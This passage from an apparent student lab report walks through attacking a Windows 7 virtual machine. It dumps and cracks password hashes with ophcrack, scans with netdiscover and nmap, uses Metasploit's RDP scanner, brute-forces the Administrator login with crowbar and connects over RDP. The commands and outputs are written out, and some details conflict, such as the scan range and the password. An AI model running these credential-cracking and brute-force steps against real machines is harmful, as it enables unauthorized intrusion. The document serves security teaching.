
Step 15: By the ‘hashdump’ command, we can see some Windows 7 database. Now, I will copy the information as I am going to use this to break the password of the current Windows 7 machine.




The screenshot shows a terminal window titled '*Untitled 1 - Mousepad'. The window has a standard title bar with icons for close, minimize, and maximize. Below the title bar is a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. The main area of the window contains the following text:

```
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:  
31d6cfe0d16ae931b73c59d7e0c089c0:::  
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:  
31d6cfe0d16ae931b73c59d7e0c089c0:::  
3 PC:1000:aad3b435b51404eeaad3b435b51404ee:3e24dcead23468ce597d6883c576f657 :::  
4
```

Step 16: In this step, I will paste the database information somewhere and save the file.



Step 17: Now, I will try to crack the password using 'ophcrack'. In this step, we can see that I wen to tools number 5 and choose 'ophcrack'.




Step 18: The diagram shows that. Upon I open the ophcrack, I just load the file of hashdump that I saved earlier in the desktop file.

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31d6cfe0d1...			empty
Guest		31d6cfe0d1...			empty
PC		3e24dcead...			not found
Administrator		31d6cfe0d1...			empty
Guest		31d6cfe0d1...			empty
PC		7ce21f17c0...			1234

Step 19: As I clicked the Crack Button, the system shown the password for administrator, Guest and PC. From the picture above, we can see that there are no password for Administrator and Guest, but the password for PC is 1234. We can use this password to mingle in the Windows Machine.


5. REMOTE DESKTOP PROTOCOL ATTACK

An RDP (Remote Desktop Protocol) attack is a term used to describe malevolent actions intended to take advantage of holes or weaknesses in a computer system's Remote Desktop capabilities. Microsoft created the RDP protocol, which enables users to establish a network connection and take control of a remote computer or server. An RDP assault can take many different forms. For example, a brute-force attack aims to obtain unauthorized access by repeatedly trying different username and password combinations. Another type of attack uses RDP software flaws to gain unauthorized access. Once they have access, attackers might carry out tasks like malware deployment, data theft, or system tampering.




The screenshot shows a Kali Linux desktop environment. A terminal window is open with the command `sudo netdiscover -r 10.10.10.0/24` running. The output shows a scan completed with 8 captured ARP Request/Reply packets from 2 hosts. The results table lists two IP addresses: 10.0.2.4 and 10.0.2.3, along with their MAC addresses, count, length, and vendor information.

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.4	08:00:27:4c:a6:14		6	360	PCS Systemtechnik GmbH
10.0.2.3	08:00:27:69:73:85		2	120	PCS Systemtechnik GmbH



The screenshot shows the netdiscover interface. It displays the scan status as "Finished", the number of captured packets (8), and the total size (480). Below this, a table provides detailed information for each host found during the scan.

Firstly, I open the terminal to pursue the attack. Now, we will use the net discover tool 'netdiscover' with the command of '-r' which stands for range. The range searched is 10.10.10.0/24. Now let's discover the IP Address for the Windows 7 (Victim Machine), as we know that the Windows 7 machine is in the same subnet as the Kali Linux Machine. Now, after giving some time, the result went out that there are 2 addresses. I believe the address of the targeted Windows 7 machine is 10.0.2.4.



```
(kali㉿kali)-[~]  Finished!  [ Screen View: Unique Hosts
$ sudo nmap -A -O -v -p 1-999 10.0.2.4
15 Captured ARP Req/Rep packets, from 2 hosts. Total size: 900
```

As you can see in the above photo, I then opened the third Terminal. The command "nmap tool" will be used next. This tool's objective is to carry out operating system and service discovery. The command-line tool for network research and security audits is called "nmap." '-A' is used to activate options for aggressive scanning. This entails turning on traceroute, script scanning, OS detection, and version detection. To try and identify the operating system target host, use the prefix "-O." '-v' will raise the verbosity level of the output, offering more detailed information about the scan. The port range to be scanned is specified by the parameter "-p 1-999". In this instance, ports 1 through 999 will be scanned. Finally, the IP address of the host I targeted to scan is '10.0.2.4'.

```

Host script results:
[_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s]
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
| nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virtual NIC)
Names:
|   PC-PC<00>          Flags: <unique><active>    unknown vendor
|   WORKGROUP<00>        Flags: <group><active>
|   PC-PC<20>          Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
smb2-time:
| date: 2024-01-11T16:31:21
| start_date: 2024-01-11T15:28:05
smb-os-discovery:
| OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
| OS CPE: cpe:/o:microsoft:windows_7:::-professional
| Computer name: PC-PC
| NetBIOS computer name: PC-PC\x00
| Workgroup: WORKGROUP\x00
| System time: 2024-01-12T00:31:21+08:00

```

```

Host is up (0.0007s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_server_cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP1 - SP2, Windows Server 2008 SP2, or Windows 7
Uptime guess: 0.044 days (since Thu Jan 11 10:27:52 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: PC-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
[_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s]
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
| nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virtual NIC)
Names:
|   PC-PC<00>          Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   PC-PC<20>          Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>

```

The output of the scanned can be seen, we can confirm that the PC scanned is Windows 7 Professional and the name of the PC is ‘PC-PC<00>’, also we can confirm that this is the victim that we wanted. In this scan result also tells us that some port is left open which ‘135’ under TCP and another one is TCP-based port number 139 and another port is TCP 445 which is my interested port that I will perform further scanning. This port is used for SMB scanning.

There three diagrams above just a reference about how important is the configuration of a remote desktop, it is left open, then the scanner can find the non-filtered rdp port.

```
└─(kali㉿kali)-[~]
$ sudo nmap -p 3389 --script rdp-enum-encryption 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-11 14:57 EST
Nmap scan report for 10.0.2.4
Host is up (0.00054s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.53 seconds
```

```
└─(kali㉿kali)-[~]
$ sudo msfconsole
└─$ sudo nmap -p 3389 --script rdp-enum-encryption 10.0.2.4
[!] Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-11 14:57 EST
[+] Nmap scan report for 10.0.2.4
[+] Host is up (0.00054s latency).
[+] PORT      STATE SERVICE
[+] 3389/tcp  open  ms-wbt-server
[+] MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)
I love shells --egypt
Nmap done: 1 IP address (1 host up) scanned in 5.53 seconds

[metasploit v6.1.37-dev]
+ -- ===[ 2212 exploits - 1171 auxiliary - 396 post | 10.0.2.4 ]
+ -- ===[ 615 payloads - 45 encoders - 11 nops | 2024-01-11 14:57 EST ]
+ -- ===[ 9 evasion | 10.0.2.4 ]
Host is up (0.00051s latency).
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
3389/tcp open  ms-wbt-server
msf6 > 
```

In this step, I will use the command ‘sudo msfconsole’ to launch the Metasploit tools.

#	Name	Disclosure Date	Rank	Check	Description
<u>Matching Modules</u>					
0	auxiliary/scanner/http/wp_abandoned_cart_sql_injection	2020-11-05	normal	No	Abandoned Cart for WooCommerce SQLi Scanner
1	exploit/windows/fileformat/adobe_flashplayer_button	2010-10-28	normal	No	Adobe Flash Player "Button" Remote Code Execution
2	exploit/windows/browser/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
3	exploit/windows/fileformat/adobe_flashplayer_newfunction	2010-06-04	normal	No	Adobe Flash Player "newfunction" Invalid Pointer Use
4	exploit/osx/local/rootpipe_entitlements	2015-07-01	great	Yes	Apple OS Rootpipe Privilege Escalation
5	exploit/osx/local/rootpipe	2015-04-09	great	Yes	Apple OS Rootpipe Privilege Escalation
6	auxiliary/scanner/ rdp /cve_2019_0708_bluekeep	2019-05-14	normal	Yes	CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
7	exploit/windows/ rdp /cve_2019_0708_bluekeep_rce	2019-05-14	manual	Yes	CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
8	exploit/windows/fileformat/cain_abel_4918_ rdp	2008-11-30	good	No	Cain and Abel RDP Buffer Overflow
9	exploit/windows/ftp/easyftp_cwd_fixret	2010-02-16	great	Yes	EasyFTP Server CWD Command Stack Buffer Overflow
10	exploit/freebsd/local/rtld_execl_priv_esc	2009-11-30	excellent	Yes	FreeBSD rtdl execl() Privilege Escalation
11	auxiliary/scanner/kademlia/server_info		normal	No	Gather Kademlia Server Information
12	auxiliary/scanner/ rdp / rdp _scanner		normal	No	Identify endpoints speaking the Remote Desktop Protocol (RDP)
13	exploit/unix/webapp/joomla_akeeba_unserialize	2014-09-29	excellent	Yes	Joomla Akeeba Kickstart Unserialize Remote Code Execution
14	exploit/windows/fileformat/ms12_005	2012-01-10	excellent	No	Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability

My first command in the Metasploit is search RDP. I may use this command to look for RDP-related modules in the Metasploit framework that are available.

#	Name	Disclosure Date	Rank	Check	Description
<u>Matching Modules</u>					
0	auxiliary/scanner/rdp/ rdp _scanner		normal	No	Identify endpoints speaking the Remote Desktop Protocol (RDP)

Next, I will use the command of search rdp_scan. This is a list of modules that are available and have "rdp" in their name or description will be produced by this command.

```

Matching Modules
=====
#  Name                                Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/scanner/rdp/rdp_scanner          normal    No     Identify endpoints speaking the Remote Des
ktop Protocol (RDP)

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/rdp/rdp_scanner

msf6 > use 0
msf6 auxiliary(scanner/rdp/rdp_scanner) >

```

As soon as I can see the result of the targeted rdp, I will use the command of 'use 0' to go into the device. In this scenario, I also can use the command with the full name of the result.

```

msf6 auxiliary(scanner/rdp/rdp_scanner) > show options
Module options (auxiliary/scanner/rdp/rdp_scanner):
=====
Name      Current Setting  Required  Description
---      ---           ---           ---
DETECT_NLA  true          yes          Detect Network Level Authentication (NLA)
RDP_CLIENT_IP  192.168.0.100  yes          The client IPv4 address to report during connect
RDP_CLIENT_NAME  rdesktop    no           The client computer name to report during connect, UNSET = random
RDP_DOMAIN    no           no           The client domain name to report during connect
RDP_USER      no           no           The username to report during connect, UNSET = random
RHOSTS       yes          yes          The target host(s), see https://github.com/rapid7/metasploit-frame
work/wiki/Using-Metasploit
RPORT        3389         yes          The target port (TCP)
THREADS      1             yes          The number of concurrent threads (max one per host)

```

To see the adjustable options for a chosen module in Metasploit, use the show options command. Setting different settings to tailor a module's behavior for a particular target is often necessary while dealing with it. We may check which options are available and their current settings by using the show options command. In here, there are some left required, however, I will just choose to use a remote host.

```

msf6 auxiliary(scanner/rdp/rdp_scanner) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options
Module options (auxiliary/scanner/rdp/rdp_scanner):
=====
Name      Current Setting  Required  Description
---      ---           ---           ---
DETECT_NLA  true          yes          Detect Network Level Authentication (NLA)
RDP_CLIENT_IP  192.168.0.100  yes          The client IPv4 address to report during connect
RDP_CLIENT_NAME  rdesktop    no           The client computer name to report during connect, UNSET = random
RDP_DOMAIN    no           no           The client domain name to report during connect
RDP_USER      no           no           The username to report during connect, UNSET = random
RHOSTS       10.0.2.4      yes          The target host(s), see https://github.com/rapid7/metasploit-frame
work/wiki/Using-Metasploit
RPORT        3389         yes          The target port (TCP)
THREADS      1             yes          The number of concurrent threads (max one per host)

```

Then, I pursue the activity by setting the RHOST with the targeted IP Address which we discovered in the subnet earlier which is '10.0.2.4'. As we can see in the show options command above, we can be sure that they are set.

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > exploit
[*] 10.0.2.4:3389 - Detected RDP on 10.0.2.4:3389 (name:PC-PC) (domain:PC-PC) (domain_fqdn:PC-PC) (
server_fqdn:PC-PC) (os_version:6.1.7600) (Requires NLA: No)
[*] 10.0.2.4:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/rdp_scanner) > █
```

Next, the exploitation began with the command of 'exploit'.

```
[(kali㉿kali)-[~]
$ cd crowbar/
[(kali㉿kali)-[~/crowbar]
$ ls
crowbar.log  crowbar.out  crowbar.py  images  lib  LICENSE.txt  README.md  requirements.txt  setup.py
```

In this step, I Showed the file that I downloaded from GitHub which called 'crowbar' and it is capable of doing brute force attacks. I then go into the file using the command of 'cd crowbar/'

```
(kali㉿kali)-[~/crowbar]
$ ./crowbar.py -h
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {openvpn,rdp,sshkey,vnckey}, --brute {openvpn,rdp,sshkey,vnckey}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
  -l FILE, --log FILE  Log file (only write attempts)
  -o FILE, --output FILE
                        Output file (write everything else)
  -c PASSWD, --passwd PASSWD
                        Static password to login with
  -C FILE, --passwdfile FILE
                        Multiple passwords to login with, stored in a file
  -t TIMEOUT, --timeout TIMEOUT
                        [SSH] How long to wait for each thread (seconds)
  -p PORT, --port PORT Alter the port if the service is not using the default value
  -k KEY_FILE, --keyfile KEY_FILE
                        [SSH/VNC] (Private) Key file or folder containing multiple files
  -m CONFIG, --config CONFIG
                        [OpenVPN] Configuration file
  -d, --discover        Port scan before attacking open ports
  -v, --verbose         Enable verbose output (-vv for more)
  -D, --debug           Enable debug mode
  -q, --quiet           Only display successful logins
```


The first command that I gladly wanted to use in this file is ‘./crowbar.py -h’ which does helps. The command will show me what I am capable of doing in these tools. There are many things we can indicate by using this command.

```
(kali㉿kali)-[~/crowbar]
$ ./crowbar.py -server 10.0.2.4/32 -b rdp -u Administrator -C /usr/share/nmap/nselib/data/passwords.lst
2024-01-12 02:45:03 START
2024-01-12 02:45:03 Crowbar v0.4.3-dev
2024-01-12 02:45:03 Trying 10.0.2.4:3389
2024-01-12 02:45:04 RDP-SUCCESS (ACCOUNT_LOCKED_OR_PASSWORD_EXPIRED) : 10.0.2.4:3389 - Administrator:
```


The given command launches a brute-force assault on a Remote Desktop Protocol (RDP) server using the Python script Crowbar tool. The target RDP server's IP address, as given, is 10.0.2.4. The command focuses on the RDP service, given by the -b rdp argument, and seeks to crack the password for the "Administrator" account, specified by the -u Administrator flag. The brute-force assault needs a list of possible passwords in order to be conducted. To specify the path of this password list file, use the -C parameter. The command's main goal is to repeatedly attempt different passwords from the supplied list to log in to the RDP server using the "Administrator" account without authorization. We can see that the status for 'RDP-Success' and we can get the password for the administrator which is '1234'.

```
(kali㉿kali)-[~/crowbar]
$ sudo xfreerdp /u:Administrator /p:'12345' /v:10.0.2.4
[sudo] password for kali:
```

The command given in the above diagram entails using the xfreerdp program, a client for FreeRDP, an open-source Remote Desktop Protocol (RDP) implementation. The purpose of the command is to connect via RDP to a certain server. The following command is executed with elevated privileges using the 'sudo' command, suggesting that administrator permissions might be necessary for its effective completion. The RDP




Now, the attack is successfully made. And the screen of the attacked Windows 7 is popped-up on the screen of the Kali Linux, which is our Attacking Machine.




I can do whatever I want with this attacked machine, such as streaming a video on youtube.

4. Windows Defense

4.1 Defense from Bettercap attack



Step 1: Instal third-party firewall. For this attack we already defended by using AVG antivirus free software, this software will detect if the victim machine already has been attacked not. In this case, AVG antivirus detected one issue the victim machine faces.

